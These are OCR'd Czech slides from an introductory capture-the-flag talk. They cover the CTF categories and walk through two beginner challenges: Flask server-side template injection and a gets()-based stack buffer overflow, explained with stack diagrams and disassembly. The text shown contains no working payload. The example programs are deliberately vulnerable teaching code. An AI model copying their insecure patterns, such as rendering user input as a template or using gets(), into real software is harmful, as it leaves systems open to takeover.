
WTF CTF

Hackování jako nejlepší způsob, jak strávit víkend


Slides dostupné na
https://hxx.cz/wtfctf

Capture The Flag



Řešení úlohy

Going In Blind, web, 200 pts:



Gib vlajka???

Vyřešení úlohy?

flag{n0w_you_know_bout_sql1ies}

+200 pts

Vyřešení úlohy?

nevím, netuším jak na to :(

↓

write up

↓


aha, tak to by mne nenapadlo

Dobrý a proč bych to dělal?

- **kreativita**, zpochybňování systému
- relativně **široký přehled** napříč informatikou
- **překonávání** zdánlivě nepřekonatelných **překážek**
- **psaní bezpečných programů** - “jak by to, co jsem napsal, šlo zneužít?”
- zábava :D


CTF kategorie


- web
- pwn
- rev
- crypto
- forensics
- misc
- někdy ještě
  - hardware
  - mobile
  - pentest
  - osint



warning: subjective stuff ahead

web - good first challenge





File: app.py

```python
from flask import Flask, render_template_string

app = Flask(__name__)

app.config["supersecret"] = "flag{FLAGHERE}"

@app.route("/")
@app.route("/<string:name>")
def hello_world(name="stranger"):
    greeting = "Hello {}!".format(name)
    return render_template_string(greeting)

app.run()
```

Co dělá render_template_string?

flask.**render_template_string**(*source*, ***context*)

Render a template from the given source string with the given context.

Parameters:
- **source** (*str*) – The source code of the template to render.
- **context** (*Any*) – The variables to make available in the template.


Return type: str

Jinja2 - univerzální templatovací engine

```
render_template_string("Hello {{ name }}!",
    name="Charlie")
```

→ Hello Charlie!


Hmm, co se bude dít s naším vstupem?



File: **app.py**


```python
from flask import Flask, render_template_string

app = Flask(__name__)

app.config["supersecret"] = "flag{FLAGHERE}"

@app.route("/")
@app.route("/<string:name>")
def hello_world(name="stranger"):
    greeting = "Hello {}!".format(name)
    return render_template_string(greeting)

app.run()
```

Vlastně to je kalkulačka!



Už jen krůček…


```python
    def create_jinja_environment(self) -> Environment:
        """Create the Jinja environment based on :attr:`jinja_options`
        and the various Jinja-related methods of the app. Changing
        :attr:`jinja_options` after this will have no effect. Also adds
        Flask-related globals and filters to the environment.

        .. versionchanged:: 0.11
           ``Environment.auto_reload`` set in accordance with
           ``TEMPLATES_AUTO_RELOAD`` configuration option.

        .. versionadded:: 0.5
        """
        options = dict(self.jinja_options)

        if "autoescape" not in options:
            options["autoescape"] = self.select_jinja_autoescape

        if "auto_reload" not in options:
            auto_reload = self.config["TEMPLATES_AUTO_RELOAD"]

            if auto_reload is None:
                auto_reload = self.debug

            options["auto_reload"] = auto_reload

        rv = self.jinja_environment(self, **options)
        rv.globals.update(
            url_for=self.url_for,
            get_flashed_messages=get_flashed_messages,
            config=self.config,
            # request, session and g are normally added with the
            # context processor for efficiency reasons but for imported
            # templates we also want the proxies in there.
            request=request,
            session=session,
            g=g,
        )
        rv.policies["json.dumps_function"] = self.json.dumps
        return rv
```



SSTI

web - bring it on

- komplexní aplikace a zranitelnosti
  - Insecure Deserialization, SSRF…
  - chaining zranitelností
- black box >:(
  - recon
    - dirbustování
    - param mining
- client-side zranitelnosti
  - XS-Leaks, XSS
- nový výzkum - HTTP request smuggling…
- tools: browser devtools, BURP Suite



pwn - good first challenge

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include "asm.h"

#define BUFFSIZE 64
#define FLAGSIZE 64

void flag() {
  char buf[FLAGSIZE];
  FILE *f = fopen("flag.txt","r");
  if (f == NULL) {
    printf("Flag File is Missing. please contact an Admin if you are running this on the shell server.\n");
    exit(0);
  }

  fgets(buf,FLAGSIZE,f);
  printf(buf);
}

void vuln(){
  char buf[BUFFSIZE];
  gets(buf);

  printf("Woah, were jumping to 0x%x !\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Give me a string and lets see what happens: ");
  vuln();
  return 0;
}
```

```
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $ ./vuln
Give me a string and lets see what happens:
test
Woah, were jumping to 0x8048705 !
sijisu@ThinkSUSE ~/hxx/wtfctf/examples $
```

gets?


```
GETS(3)                                Linux Programmer's Manual                                GETS(3)

NAME
       gets - get a string from standard input (DEPRECATED)

SYNOPSIS
       #include <stdio.h>

       char *gets(char *s);

DESCRIPTION
       Never use this function.

       gets()  reads  a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces
       with a null byte ('\0').  No check for buffer overrun is performed (see BUGS below).
```

Jak funguje volání funkcí

instruction pointer
stack pointer
base pointer

```c
#include <stdio.h>

void test(){
  char str[] = "Woah";

  printf("Printed string: %s \n", str);
}

int main(int argc, char **argv){
  char str[] = "This is a local string";
  test();
  return 0;
}
```

stack:



Jak funguje volání funkcí

instruction pointer
stack pointer = 0x040
base pointer = 0x040

```c
#include <stdio.h>

void test(){
  char str[] = "Woah";

  printf("Printed string: %s \n", str);
}

int main(int argc, char **argv){
  char str[] = "This is a local string";
  test();
  return 0;
}
```

8 bytů

stack:


0x000
0x008
0x010
0x018
0x020
0x028
0x030
0x038
0x040

Jak funguje volání funkcí

instruction pointer
stack pointer
base pointer

```c
#include <stdio.h>

void test(){
  char str[] = "Woah";

  printf("Printed string: %s \n", str);
}

int main(int argc, char **argv){
  char str[] = "This is a local string";
  test();
  return 0;
}
```

stack:



Jak funguje volání funkcí

instruction pointer
stack pointer
base pointer

```c
#include <stdio.h>

void test(){
  char str[] = "Woah";

  printf("Printed string: %s \n", str);
}

int main(int argc, char **argv){
  char str[] = "This is a local string";
  test();
  return 0;
}
```


stack:

Jak funguje volání funkcí

instruction pointer
stack pointer
base pointer

```c
#include <stdio.h>

void test(){
  char str[] = "Woah";

  printf("Printed string: %s \n", str);
}

int main(int argc, char **argv){
  char str[] = "This is a local string";
  test();
  return 0;
}
```

stack:




Jak funguje volání funkcí

instruction pointer
stack pointer
base pointer

```c
#include <stdio.h>

void test(){
  char str[] = "Woah";

  printf("Printed string: %s \n", str);
}

int main(int argc, char **argv){
  char str[] = "This is a local string";
  test();
  return 0;
}
```

stack:




Jak funguje volání funkcí

instruction pointer
stack pointer
base pointer

```c
#include <stdio.h>

void test(){
  char str[] = "Woah";

  printf("Printed string: %s \n", str);
}

int main(int argc, char **argv){
  char str[] = "This is a local string";
  test();
  return 0;
}
```

stack:



Jak to ale vypadá ve skutečnosti?

```
Dump of assembler code for function main:
   0x0000000000401162 <+0>:     push   rbp
   0x0000000000401163 <+1>:     mov    rbp,rsp
   0x0000000000401166 <+4>:     sub    rsp,0x30
   0x000000000040116a <+8>:     mov    DWORD PTR [rbp-0x24],edi
   0x000000000040116d <+11>:    mov    QWORD PTR [rbp-0x30],rsi
   0x0000000000401171 <+15>:    movabs rax,0x2073692073696854
   0x000000000040117b <+25>:    movabs rdx,0x206c61636f6c2061
   0x0000000000401185 <+35>:    mov    QWORD PTR [rbp-0x20],rax
   0x0000000000401189 <+39>:    mov    QWORD PTR [rbp-0x18],rdx
   0x000000000040118d <+43>:    movabs rax,0x676e6972747320
   0x0000000000401197 <+53>:    mov    QWORD PTR [rbp-0x11],rax
   0x000000000040119b <+57>:    mov    eax,0x0
   0x00000000004011a0 <+62>:    call   0x401136 <test>
   0x00000000004011a5 <+67>:    mov    eax,0x0
   0x00000000004011aa <+72>:    leave
   0x00000000004011ab <+73>:    ret
```

```
Dump of assembler code for function test:
   0x0000000000401136 <+0>:     push   rbp
   0x0000000000401137 <+1>:     mov    rbp,rsp
   0x000000000040113a <+4>:     sub    rsp,0x10
   0x000000000040113e <+8>:     mov    DWORD PTR [rbp-0x5],0x68616f57
   0x0000000000401145 <+15>:    mov    BYTE PTR [rbp-0x1],0x0
   0x0000000000401149 <+19>:    lea    rax,[rbp-0x5]
   0x000000000040114d <+23>:    mov    rsi,rax
   0x0000000000401150 <+26>:    mov    edi,0x402004
   0x0000000000401155 <+31>:    mov    eax,0x0
   0x000000000040115a <+36>:    call   0x401030 <printf@plt>
   0x000000000040115f <+41>:    nop
   0x0000000000401160 <+42>:    leave
   0x0000000000401161 <+43>:    ret
```


instruction pointer: rip / eip
stack pointer: rsp / esp
base pointer: rbp / ebp

buffer overflow?

instruction pointer
stack pointer
base pointer

```
void vuln(){
  char buf[BUFFSIZE];
  gets(buf);

  printf("Woah, were jumping to 0x%x !\n", get_return_address());
}

int main(int argc, char **argv){

  setvbuf(stdout, NULL, _IONBF, 0);
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  puts("Give me a string and lets see what happens: ");
  vuln();
  return 0;
}
```

stack:



buffer overflow?

instruction pointer
stack pointer
base pointer

```
void vuln(){
  char buf[BUFFSIZE];
